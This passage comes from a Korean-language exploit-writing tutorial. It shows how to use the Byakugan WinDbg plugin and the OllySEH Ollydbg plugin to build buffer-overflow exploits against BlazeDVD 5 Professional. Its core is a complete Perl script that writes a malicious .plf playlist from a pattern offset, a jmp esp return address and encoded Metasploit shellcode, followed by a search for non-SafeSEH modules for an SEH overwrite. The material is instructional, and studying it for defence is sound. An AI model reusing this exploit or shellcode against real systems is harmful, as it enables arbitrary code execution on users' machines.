This exception may be expected and handled.
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc              int     3
```

다시 hunt를 실행해 보자.

```
0:000> !jutsu hunt
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01c361e4
```

더 이상 myBuffer를 이용해선 EIP를 직접 제어할 수 없다. 하지만 EIP(0x0012f5b8)를 들여다 보면 이것이myShell 근처에 위치하고 있는 것을 확인할 수 있다.(즉, short jump를 이용하면 쉘코드로 점프할 수 있다)

```
0:000> d eip+8
0012f5c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012f5d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 89 e3  ................
0012f5e0  db c2 d9 73 f4 59 49 49-49 49 49 43 43 43 43 43  ...s.YIIIIICCCCC
0012f5f0  43 51 5a 56 54 58 33 30-56 58 34 41 50 30 41 33  CQZVTX30VX4AP0A3
0012f600  48 48 30 41 30 30 41 42-41 41 42 54 41 41 51 32  HH0A00ABAABTAAQ2
0012f610  41 42 32 42 42 30 42 42-58 50 38 41 43 4a 4a 49  AB2BB0BBXP8ACJJI
0012f620  4b 4c 4b 58 51 54 43 30-45 50 45 50 4c 4b 47 35  KLKXQTC0EPEPLKG5
0012f630  47 4c 4c 4b 43 4c 43 35-44 38 43 31 4a 4f 4c 4b  GLLKCLC5D8C1JOLK
```

현재 위치한 브레이크 포인트가 nSEH 부분이므로, 이 코드를 8바이트 점프 코드로 바꾸면 코드 흐름을 쉘코드로 이동시킬 수 있다는 결론을 내릴 수 있다.

4. Byakugan: findReturn

앞서 우리는 RET 기반의 공격코드를 제작 가능하다는 것을 확인했다. 다음으로, 공격코드 제작에 도움을 주는 또 다른 도구인 findReturn의 사용에 대해 설명하겠다.

우선 264개의 메타스플로잇 패턴과 1000개의 A로 구성된 공격코드를 제작해 보자.

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8 . . . Ai7";
my $junk2 = "A" x 1000;
$payload =$junk.$junk2;

open($FILE,">$sploitfile");a
print $FILE $payload;
close($FILE);

open($FILE2,">c:₩₩junk2.txt");
print $FILE2 $junk2;
close($FILE2);
```

sploit 파일을 열면 windbg 에서는 다음과 같은 결과가 나온다.

```
(aa8.aac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=0510dcd8 edx=00000042 esi=01d91bc0 edi=6405569c
eip=37694136 esp=0012f470 ebp=01d91e00 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??              ???
```

제대로 동작하는 공격코드 구축에 필요한 모든 정보를 찾는 byakugan 도구 세트를 사용해 보자.

- 메타스플로잇 pattern 추적(junk)
- A 값들 추적(junk2)
- EIP를 덮어쓸 위치를 찾기(offset)
- junk와 junk2가 위치한 곳 찾기

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu identBuf msfpattern myJunk1 264
[J] Creating buffer myJunk1.
0:000> !jutsu identBuf file myJunk2 c:\junk2.txt
[J] Creating buffer myJunk2.
0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
      Buf: myJunk1      Pattern: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa
      Buf: myJunk2      Pattern: AAAAAAAAAAAAAAAAAAAAAAAAAAA

0:000> !jutsu hunt
[J] Controlling eip with myJunk1 at offset 260.
[J] Found buffer myJunk1 @ 0x0012f254
[J] Found buffer myJunk2 @ 0x0012f460
[J] Found buffer myJunk2 @ 0x0012f460 - Victim of toUpper!
```

- return address 검색

```
0:000> !jutsu findReturn
[J] started return address hunt
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be loaded for image00400000
*** WARNING: Unable to verify checksum for C:\Program Files\BlazeVideo\BlazeDVD 5 1
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Prog
*** WARNING: Unable to verify checksum for C:\Program Files\BlazeVideo\BlazeDVD 5 1
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Prog
*** WARNING: Unable to verify checksum for C:\Program Files\BlazeVideo\BlazeDVD 5 1
[J] valid return address (call esp) found at 0x4b2972cb
[J] valid return address (jmp esp) found at 0x4b297591
[J] valid return address (call esp) found at 0x4b297ccb
[J] valid return address (jmp esp) found at 0x4b297f91
[J] valid return address (call esp) found at 0x4ec5c2d1
[J] valid return address (jmp esp) found at 0x4ec88533
[J] valid return address (call esp) found at 0x4ece5a83
[J] valid return address (jmp esp) found at 0x4ece7277
[J] valid return address (call esp) found at 0x4ece729f
[J] valid return address (jmp esp) found at 0x4f1c5055
[J] valid return address (call esp) found at 0x4f1c50eb
[J] valid return address (jmp esp) found at 0x4f1c53b1
[J] valid return address (call esp) found at 0x4f1c5aeb
[J] valid return address (jmp esp) found at 0x4f1c5db1
[J] valid return address (jmp esp) found at 0x5b8abf83
[J] valid return address (jmp esp) found at 0x748a82c6
```

결과를 정리해 보면 아래와 같다.

- EIP는 myjunk1에서 오프셋 260 위치를 덮어쓰면 제어 가능하다
- myJunk2(A..) 는 0x0012f460(ESP-10)에서 발견 되었다. 그러므로 EIP를 JMP ESP로 대체하고 싶다면, 우리의 쉘코드를 myjunk2 + 10 바이트 위치에서 시작하도록 조정하면 된다.

- 공격코드의 $junk에서 4 바이트를 제거하고, 이 부분을 jmp esp 또는 call esp 주소로 변경해야 한다. 리턴 주소는 findReturn 보다 findjmp 및 memdump와 같은 도구를 사용해 수동으로 리턴 주소(0x035fb847을 사용하겠다)를 찾아 보는 것이 더 좋다. findReturn으로 해당 주소가 속해 있는 모듈을 한눈에 확인하기 어렵다.
- 1000개의 A를 쉘코드로 변경해야 한다.
- 쉘코드 앞 부분에 적어도 16개의 NOP는 추가해 주어야 한다.


최종 코드는 다음과 같다.

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa....5Ai";
# 260개의 패턴만 기록한다.
my $ret = pack('V',0x035fb847); # jmp esp from EqualizerProcess.dll
my $nop="₩x90" x 50;

# windows/exec - 302 bytes
# http://www.메타스플로잇.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="₩x89₩xe3₩xdb₩xc2₩xd9₩x73₩xf4₩x59₩x49₩x49₩x49₩x49₩x49₩x43" .
"₩x43₩x43₩x43₩x43₩x43₩x51₩x5a₩x56₩x54₩x58₩x33₩x30₩x56₩x58" .
"₩x34₩x41₩x50₩x30₩x41₩x33₩x48₩x48₩x30₩x41₩x30₩x30₩x41₩x42" .
"₩x41₩x41₩x42₩x54₩x41₩x41₩x51₩x32₩x41₩x42₩x32₩x42₩x42₩x30" .
"₩x42₩x42₩x58₩x50₩x38₩x41₩x43₩x4a₩x4a₩x49₩x4b₩x4c₩x4b₩x58" .
"₩x51₩x54₩x43₩x30₩x45₩x50₩x45₩x50₩x4c₩x4b₩x47₩x35₩x47₩x4c" .
"₩x4c₩x4b₩x43₩x4c₩x43₩x35₩x44₩x38₩x43₩x31₩x4a₩x4f₩x4c₩x4b" .
"₩x50₩x4f₩x44₩x58₩x4c₩x4b₩x51₩x4f₩x47₩x50₩x45₩x51₩x4a₩x4b" .
"₩x50₩x49₩x4c₩x4b₩x46₩x54₩x4c₩x4b₩x45₩x51₩x4a₩x4e₩x50₩x31" .
"₩x49₩x50₩x4c₩x59₩x4e₩x4c₩x4c₩x44₩x49₩x50₩x44₩x34₩x45₩x57" .
"₩x49₩x51₩x49₩x5a₩x44₩x4d₩x43₩x31₩x49₩x52₩x4a₩x4b₩x4b₩x44" .
"₩x47₩x4b₩x50₩x54₩x47₩x54₩x45₩x54₩x43₩x45₩x4a₩x45₩x4c₩x4b" .
"₩x51₩x4f₩x46₩x44₩x45₩x51₩x4a₩x4b₩x45₩x36₩x4c₩x4b₩x44₩x4c" .
"₩x50₩x4b₩x4c₩x4b₩x51₩x4f₩x45₩x4c₩x43₩x31₩x4a₩x4b₩x4c₩x4b" .
"₩x45₩x4c₩x4c₩x4b₩x43₩x31₩x4a₩x4b₩x4d₩x59₩x51₩x4c₩x46₩x44" .
"₩x43₩x34₩x49₩x53₩x51₩x4f₩x46₩x51₩x4b₩x46₩x43₩x50₩x46₩x36" .
"₩x45₩x34₩x4c₩x4b₩x50₩x46₩x50₩x30₩x4c₩x4b₩x51₩x50₩x44₩x4c" .
"₩x4c₩x4b₩x42₩x50₩x45₩x4c₩x4e₩x4d₩x4c₩x4b₩x42₩x48₩x43₩x38" .
"₩x4b₩x39₩x4a₩x58₩x4d₩x53₩x49₩x50₩x43₩x5a₩x50₩x50₩x43₩x58" .
"₩x4c₩x30₩x4d₩x5a₩x45₩x54₩x51₩x4f₩x42₩x48₩x4d₩x48₩x4b₩x4e" .
```

```
"₩x4d₩x5a₩x44₩x4e₩x50₩x57₩x4b₩x4f₩x4b₩x57₩x43₩x53₩x43₩x51" .
"₩x42₩x4c₩x43₩x53₩x43₩x30₩x41₩x41";
$payload =$junk.$ret.$nop.$shellcode;
open($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
```

코드를 실행해 보자.




5. Ollydbg 플러그인

openrce.com 에서는 다양한 ollydbg 플러그인을 제공하고 있다. 이 문서에서 모든 플러그인을 다 다루지는 않을 것이다. 이 문서에서는 공격코드 작성에 상당한 도움을 주는 OllySEH에 플러그인에 대해서만 집중적으로 다뤄 볼 예정이다.


이 플러그인은 로드 된 프로세스 모듈의 메모리 영역을 검색해 해당 모듈이 /safeseh로 컴파일 된 것인지 확인한다. 이 플러그인은 프로세스에 디버거를 attach 한 상태에서만 사용 가능하다. 플러그인은 /safeseh로 컴파일 된 모듈의 리스트를 출력함으로써 공격코드로 사용 가능한 리턴 주소를 검색하는데 도움을 준다.

BlazeDVD에 SEH 기반 취약점이 존재한다는 사실을 찾았다고 가정해 보자. 이 취약점을 공략하기 위해선 메모리에 로드된 모듈의 주소 중 /safeseh로 컴파일 되어 있지 않은 'POP POP RET' 명령어 주소를 찾아야 한다. Ollydbg를 실행하고, BlazeDVD를 불러온 뒤 다음 과정을 진행하자.

1) 모든 실행가능 모듈을 목록화(E)




2) Safeseh 모듈 목록화




SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x77c00000	0x77c08000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\version.dll
/SafeSEH ON	0x77be0000	0x77bf5000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\MSACM32.dll
No SEH	0x77bd0000	0x77bd7000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\midimap.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\MSASN1.dll
/SafeSEH ON	0x77a80000	0x77b15000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\CRYPT32.dll
/SafeSEH ON	0x774e0000	0x7761d000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp.080413-2105)	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Co
No SEH	0x4b320000	0x4b349000	9.00.00.4503	C:\WINDOWS\system32\wmidx.dll
/SafeSEH ON	0x4ec50000	0x4edf6000	5.1.3102.5512 (xpsp.080413-2105	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6
/SafeSEH ON	0x771b0000	0x7725a000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\WININET.dll
/SafeSEH ON	0x77120000	0x771ab000	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
No SEH	0x77050000	0x77115000	2001.12.4414.700	C:\WINDOWS\system32\COMRes.dll
/SafeSEH ON	0x76fd0000	0x7704f000	2001.12.4414.700	C:\WINDOWS\system32\CLBCATQ.DLL
/SafeSEH ON	0x76d60000	0x76d79000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\iphlpapi.dll
/SafeSEH ON	0x76c90000	0x76cb8000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\IMAGEHLP.dll
/SafeSEH ON	0x76c30000	0x76c5e000	5.131.2600.5512 (xpsp.080413-21	C:\WINDOWS\system32\WINTRUST.dll
/SafeSEH ON	0x76b40000	0x76b6d000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\winmm.dll
/SafeSEH ON	0x763b0000	0x763f9000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\comdlg32.dll
No SEH	0x58420000	0x58427000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\imaadp32.acm
No SEH	0x59a10000	0x59a4c000	9.00.00.4503 (xpsp.080413-0845)	C:\WINDOWS\system32\WMASF.DLL
/SafeSEH ON	0x5ad70000	0x5ada8000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\uxtheme.dll
/SafeSEH ON	0x5edd0000	0x5ede7000	5.1.2600.5512	C:\WINDOWS\system32\olepro32.dll
/SafeSEH ON	0x76390000	0x763ad000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\imm32.dll
No SEH	0x76380000	0x76385000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\msimg32.dll
/SafeSEH ON	0x75a70000	0x75a91000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\MSVFW32.dll
No SEH	0x74ad0000	0x74ad8000	6.00.2900.5512 (xpsp.080413-210	C:\WINDOWS\system32\powrprof.dll
/SafeSEH ON	0x74810000	0x7497d000	6.05.2600.5512	C:\WINDOWS\system32\quartz.dll
/SafeSEH ON	0x708f0000	0x70903000	5.1.2600.5512	C:\WINDOWS\system32\asycfilt.dll
/SafeSEH ON	0x71aa0000	0x71aa8000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2HELP.dll
/SafeSEH ON	0x71ab0000	0x71ac7000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\WS2_32.dll
No SEH	0x71ad0000	0x71ad9000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\wsock32.dll
No SEH	0x72cf0000	0x72cf7000	5.1.2600.5512 (xpsp.080413-0845	C:\WINDOWS\system32\msadp32.acm
No SEH	0x736b0000	0x736b7000	6.05.2600.5512	C:\WINDOWS\system32\msdmo.dll
/SafeSEH ON	0x72d20000	0x72d29000	5.1.2600.5512 (xpsp.080413-2108	C:\WINDOWS\system32\wdmaud.drv
/SafeSEH ON	0x73000000	0x73026000	5.1.2600.5512 (xpsp.080413-0852	C:\WINDOWS\system32\winspool.drv
/SafeSEH OFF	0x72d10000	0x72d18000	5.1.2600.0 (xpclient.010817-114	C:\WINDOWS\system32\msacm32.drv
/SafeSEH OFF	0x73b70000	0x73b77000	1.03	C:\WINDOWS\system32\tsd32.dll
/SafeSEH OFF	0x67000000	0x67010000	1, 3, 22, 1332	C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x64100000	0x64128000	1, 12, 11, 2006	C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x64000000	0x6407a000	2, 0, 0, 2	C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x61600000	0x6169b000	1, 12, 21, 2006	C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x60300000	0x6035f000	1, 2, 5, 2007	C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x58390000	0x5841a000	1, 9, 0, 0305	C:\WINDOWS\system32\l3codeca.acm
/SafeSEH OFF	0x58340000	0x5838d000	8.00.00.4487	C:\WINDOWS\system32\msaud32.acm
/SafeSEH OFF	0x58330000	0x58335000	5.1.2600.0 (xpclient.010817-114	C:\WINDOWS\system32\msg711.acm
/SafeSEH OFF	0x58310000	0x5832d000	4.4.3400	C:\WINDOWS\system32\msg723.acm
/SafeSEH OFF	0x58300000	0x58308000	5.1.2600.0 (xpclient.010817-114	C:\WINDOWS\system32\msgsm32.acm
/SafeSEH OFF	0x582e0000	0x582fe000	3.02	C:\WINDOWS\system32\sl_anet.acm
/SafeSEH OFF	0x58240000	0x58264000	1.01	C:\WINDOWS\system32\tssoft32.acm
/SafeSEH OFF	0x581a0000	0x581d9000	2.05.53	C:\WINDOWS\system32\iac25_32.ax
/SafeSEH OFF	0x4f180000	0x4f22c000	9.00.00.4503	C:\WINDOWS\system32\wmadmoe.dll
/SafeSEH OFF	0x4b210000	0x4b2f4000	9.00.00.4503	C:\WINDOWS\system32\wmspdmoe.dll
/SafeSEH OFF	0x10000000	0x10018000		C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x3460000	0x34af000	9.00.00.4503	C:\WINDOWS\system32\DRMClien.DLL
/SafeSEH OFF	0x2f60000	0x2ff7000		C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x2dc0000	0x2e58000		C:\Program Files\BlazeVideo\BlazeDVD 5 Profession
/SafeSEH OFF	0x2c20000	0x2cb8000		C:\Program Files\BlazeVideo\BlazeDVD 5 Profession

위 목록에서, 'POP POP RET' 명령어로 쓸 수 있는 메모리 공간을 찾기 위해 'No SEH' 또는 '/SafeSEH OFF'로 체크된 모듈을 찾아보면 된다. C:₩program files₩Blzevideo₩BlazeDVD 5 Professional ₩MediaPlayerCtrl.dll을 사용하자.

'POP POP RET' 명령어 검색을 위해 findjmp와 같은 도구를 사용해도 되고, ollydbg를 이용해 연속된 명령어를 검색하는 방식을 이용해도 무방하다. '실행 가능한 모듈 목록'으로 돌아가서, Mediaplayerctrl.dll을 찾아 더블클릭 해보자. 그리고 코드 화면에 마우스 오른쪽 버튼을 누르고 다음과 같이 연속된 명령어를 검색한다.





모든 POP POP RET 조합을 이런 방식으로 검색해서 찾을 수 있다. 물론, findjmp와 같은 도구를 사용하는 것이 더 간편하긴 하다. 어쨌든, safeseh와 같은 플러그인은 의미 없는 주소 검색 시간을 방지해 줌으로써 공격코드 작성 속도를 현저히 높여 줄 수 있다는 사실을 기억하기 바란다.

※ 파이썬 관련 관련 도구는 전 시리즈에 걸쳐 다양하게 다루는 관계로 별도로 정리하지 않았습니다.